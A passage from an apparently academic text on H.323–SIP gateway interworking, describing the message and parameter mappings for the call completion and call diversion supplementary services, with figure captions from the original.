It shows that the basic procedure is very similar to the one for *call completion* in H.450.9 that has been depicted in Figure 5.14. The SIP approach does not distinguish between a *call released* or *call retained* case. The `INVITE`, `486 Busy`, `ACK` message sequence forms a fully finished transaction that does not establish a call. The calling party starts with a new call attempt once it receives the notification that the called party is no longer busy.

5.3.3 Protocol Interworking Design

The analysis and design process for the *call completion* interworking solution uses the same guideline and steps (conceptual analysis and determination of corresponding entities, structural relations and interactions, signaling primitive and parameter mapping, combination of

interaction sequences) that have been demonstrated for the *call transfer* case. Therefore, a compact presentation that is restricted to the resulting mapping of interactions, protocol messages and parameters is used in this section.

We concentrate our efforts on support for the interworking of the *call completion on busy subscriber* service and do not especially discuss the *call completion on no reply* case which only differs in the condition that leads to the request for completion. Our design needs to observe the different options that a busy H.323 subscriber has for the retaining or release of the primary call. These two alternatives have been discussed in Section 5.3.1. SIP does not make such a distinction.

However, for the interworking case, it is necessary to consider both a call retain as well as a call release behavior on the H.323 side.




Figure 5.16: Call completion in an H.323–SIP scenario (retain case)

The gateway can emulate either of the two cases for the scenario with an H.323 subscriber who calls a SIP user and requests *call completion* from it. Figure 5.16 depicts our design decision

to retain the call towards the H.323 side. This decision is an implication of the management of connections in the gateway software that we have enhanced as described in Section 5.5. It does not restrict the universality of our design. Nevertheless, the fact that such a design decision has been possible and necessary indicates the additional problem complexity that results from the alternative protocol scenarios in H.323 and H.450.x. The message sequence chart shows the resulting flow of messages and their translations for this case. The different involved calls on the H.323 side are indicated with C1 respectively C2.

After the caller discovers that the callee is busy it sends a `SETUP` message to the busy communication partner that it assumes to be a *terminal*. This message transports the `ccbsRequest.inv` request specification. The gateway translates this message into a `SUBSCRIBE` message that is forwarded to the SIP *user agent*. The event specification for that subscription is not standardized so far. Our design generates it by concatenating the keyword `ccbs` with an additional explaining arbitrary text. The gateway translates the incoming `200 OK` message from the busy *user agent* into a `CONNECT` message and therefore retains the call on the H.323 side.

The *user agent* permanently monitors whether the *terminal* becomes free again[1]. It then initiates a `NOTIFY` message that refers to the event specification which has been used for the subscription to the mechanism. This message is converted into an appropriate `FACILITY` message. A new call can be initiated after receiving the information that the other party is free again. This is done by sending a `SETUP<ccbsRing.inv>` that the gateway maps to an `INVITE` in the standard way. The retained call is finally released after the call setup for the new connection starts proceeding.

In the following we show our design for the scenarios where a SIP subscriber originates the initial call and requests *call completion*. The interactions and interworking operations for the possible cases are described in 5.17 and Figure 5.18.

These figures can be compared with Figure 5.16 and the description in Section 5.3.1 to clearly identify their distinctions between the call retain and release scenario. The support for two different cases is necessary because the gateway cannot make any assumption about the way an alerted H.323 subscriber behaves. In order to be compatible with general and not just specific *terminals* our design supports all possible cases. The attributes C1, C2 respectively C3 in the two figures indicate the different calls that are involved within the signaling process.

Figure 5.17 visualizes the interaction between a calling SIP and a busy H.323 subscriber in a call completion scenario with retained call on the H.323 side.

Figure 5.18 shows the resulting message sequence and parameter mapping with an initial call that is released.

The designs differ only slightly but lead to a substantial additional implementation effort that is caused by the necessary introduction of new states and transactions in the gateway protocol conversion finite state machine.

[1] This procedure is described in more detail for our own implementation of the functionality in an end-system in Section 7.1.3.




Figure 5.17: Call completion in a SIP–H.323 scenario with retained H.323 connection

Summary

We have successfully analyzed and designed the interworking functionality for the *call completion supplementary service*. Our discussion has shown that the service with all its characteristics can transparently be provided for all possible combinations of involved entities. Our successful implementation that is described in Section 5.5 proves the feasibility of the protocol mappings that we propose for the gateway.

At the time of the development of the gateway there were a number of announcements regarding the future availability of end-system implementations with support for the *call completion supplementary service*. However, no such implementation from a third party is available at the time of writing. Section 7.1.2 and Section 7.1.3 describe our activities that are an implication of this situation. In order to comprehensively test our concept we have designed and implemented both an H.323 *terminal* as well as a SIP *user agent* with the appropriate enhance-




Figure 5.18: Call completion in a SIP–H.323 scenario with released H.323 connection

ments. To the best of our knowledge these two end-systems together with our gateway provide (at the time of writing) a unique feature set that no other combination of available entities supports. The proof of concept and our industry cooperation activities [11] hopefully change this situation and fasten the future availability of standardized and interoperable systems with comparable characteristics.

5.4 Alternative Interworking Approaches for Call Diversion

Figure 5.19 shows the general principle of the *call diversion* service, its entities and interactions. It typically involves three entities.

The H.450.3 recommendation [78] describes the service in its most basic form as follows:




Figure 5.19: Entities and interactions in a call diversion scenario

> "*Unconditional call forwarding* which is a special instance of the *call diversion supplementary service* forwards all calls from an *originating party* to a *served party* to an alternative *diverted-to* party. The service is independent of the status of the *served* party and does not influence its ability to further originate calls."

The diversion can typically be activated and performed by the endpoint itself or by an infrastructure component that is part of the call routing path. In addition to the basic *unconditional* service it is possible to specify the conditions when to perform the diversion operation on a fine granular basis. It can typically be parameterized by the identity of the calling party or the status of the *served* subscriber.

5.4.1 Call Diversion in H.323 – H.450.3

The ITU Recommendation H.450.3 [78] describes the protocol primitives and procedure for the redirection of a call between H.323 endpoints before the call is actually established. The specification distinguishes between four different versions of the service. *Call forwarding unconditional* (CFU) describes the diversion of incoming calls independent of the state of the called party. The served party can be idle or in a call and may also decide to originate calls even though the feature is activated. *Call forwarding busy* (CFB) enforces the diversion only if the called party is currently busy. It allows to additionally define a threshold of parallel pending incoming calls. In this case the diversion is only performed when this threshold is reached. *Call forwarding no reply* (CFNR) is very similar to CFB. The call is forwarded if the called party does not accept it after a configurable amount of time. Finally, *call deflection* gives the user the opportunity to deflect an incoming call to a destination that can be chosen still after the alerting takes place. It typically involves a user interaction but does not significantly differ from the semantics of the other cases.

In contrast to the *call transfer* and *call completion* services that we have discussed so far *call diversion* involves operations that are independent of the session setup phase of a call. Figure 5.20 categorizes the different service operation phases and activities between the involved entities.




Figure 5.20: Call diversion phases and activities

Both the operations in the upper (parameterization phase) as well as in the lower (invocation phase) branch of Figure 5.20 involve the transport of appropriate signaling messages over the network and have therefore to be considered in our subsequent interworking analysis and design.

Figure 5.21 shows the protocol interactions within the service invocation phase. This phase generally involves three parties.




Figure 5.21: Call diversion in H.450.3

When an alerting message reaches the H.323 subscriber B who has activated *call diversion* it reacts with a FACILITY message that transports the information about the rerouting target. After receiving this message the *originating* party contacts the alternative subscriber.

The alerted party of a diverted call is informed about the way the call reached it. This is done with an indication that the alerting actually belongs to a diverted instead of a *basic call*. Additionally, the identity of the last diversion entity is transmitted as well. It is forwarded by the originating end-system.

The service invocation phase generally includes interactions over the network between multiple involved entities. In contrast, the activation of the diversion functionality can be done locally at the respective H.323 *terminal*. However, the standard also offers remote parameterization, activation and deactivation as well as an interrogation feature. This feature lets other *terminals* remotely query whether the function is activated and to which destination incoming calls are diverted to.

Figure 5.22 shows the protocol sequence for remote service activation. This procedure includes an active inquiry with the *divert-to terminal* whether the operation is actually allowed. The policy for the inquiry whether the *divert-to* party agrees on receiving calls that are originally directed to the *served* party is left to implementations.




Figure 5.22: Call diversion remote activation in H.450.3

In the subsequent Section 5.4.2 we show that such an inquiry about a system state or requested behavior does not necessarily belong to the functions of a call signaling protocol. Especially its strong integration within a dedicated *supplementary service* can be regarded as a typical (and questionable) characteristic of the H.450.x approach for *supplementary services* in H.323.

Our discussion has concentrated on aspects that are especially relevant for the service interworking between *call diversion* in H.323 and SIP. The H.450.3 standard document [78] gives a comprehensive and detailed description of all the different service features. Additionally, it is also intensively discussed in [107].

5.4.2 Call Diversion in SIP

The SIP standard primarily concentrates on the service activities within the service execution phase of the *call diversion* service. An indication that an `INVITE` request should be sent to an alternative destination can be given with primitives that are part of the SIP core standard already. It uses a `302 Moved Temporarily` (or `301 Moved Permanently`) response to a call setup request in order to indicate that a subscriber has temporarily (or permanently) moved. This response can be generated either by end-systems or (and even more typically) by SIP servers that are co-located with a SIP registrar, which is typically responsible for the served subscriber. The alternative information about where to reach the subscriber is transported in the `Contact:` header. [153] discusses application layer mobility approaches that the SIP protocol primitives support in detail and serves as reference for further information about these concepts.

The *call diversion* service does nevertheless not only incorporate an appropriate call re-routing but also informs both the *originating* as well as the *diverted-to* subscriber about the reasons for the re-routing and by which entity it has been requested. The SIP draft "Diversion Indication in SIP" [113] introduces a new `Diversion:` header that provides the protocol primitive for this functionality.

In H.450.3 the *call diversion* signaling is typically performed end-to-end. The diversion information from the *served* subscriber is forwarded all the way back to the *originating* caller who is then responsible for alerting the alternative target. In contrast to this behavior the application-layer call forwarding in SIP leads to two different possible procedures. SIP distinguishes between *recursing* and *non-recursing* entities within the signaling path. A *non-recursing* entity generates or forwards `3xx` responses upstream whereas a *recursing* entity handles received `3xx` SIP messages immediately and by itself.

Figure 5.23 visualizes the *call diversion* service behavior with *non-recursing* proxies. The diversion is activated at proxy_2. The figure shows that the response travels all the way back to the caller who is then responsible for originating a new `INVITE` to the alternative call destination.

Figure 5.24 shows the typical behavior of the *call diversion* service with *recursing* entities. It visualizes that the call rerouting is done by entities within the SIP infrastructure without a need for the original caller to originate an additional `INVITE`. Proxy 1 in our figure behaves as a recursing entity and forwards the appropriate request itself.

We discuss implications of this distinction in the subsequent section that comprises two alternative designs for the service interworking.

5.4.3 Protocol Interworking Design

The *call diversion* service can be performed in direct interaction between end-systems. Alternatively, its behavior can be emulated by infrastructure components as well. Therefore, we




Figure 5.23: Call forwarding unconditional with non-recursing proxies in SIP




Figure 5.24: Call forwarding unconditional with recursing proxy in SIP

develop two alternatives for providing the service interworking.

Standard Interworking Design

The standard analysis and design process for the intended interworking solution uses the same procedure that has been presented for *call transfer* and *call completion*. It has successfully been performed and documented as part of an industry cooperation [8].

The analysis of corresponding entities, operations and their respective counterparts shows that both protocol suites use similar concepts within the service execution phase. The operations

in this phase can therefore be mapped at a gateway.

Whether the involved SIP entities in an interworking scenario handle the message processing in a *recursing* or *non-recursing* operation mode (see Section 5.4.2) has no specific implications on the general interworking operation. If a `302 Moved Temporarily` information reaches a *recursing* SIP proxy before it reaches a gateway on its way back to a caller, it is directly processed by this proxy and a new call setup to an alternative target starts from there. Since it results in a standard `INVITE` message to an alternative destination the resulting call setup is already covered by a standard H.323–SIP signaling gateway. This gateway needs to correctly process the additional diversion information that also occurs in the *non-recursing* case.

In the following, we consider operation in the *non-recursing* proxy mode on the SIP side. In this mode the diversion information is transported all the way back to the caller. In a scenario with an *originator* and a *served* subscriber from different protocol clouds it therefore generally traverses a signaling gateway and needs to be processed there. The design results are shown in Figure 5.25 and Figure 5.26, respectively. We have again chosen a representative subset of the possible combinations between the three involved parties.

Figure 5.25 shows the handling of a *call diversion* that is requested by a served SIP subscriber.

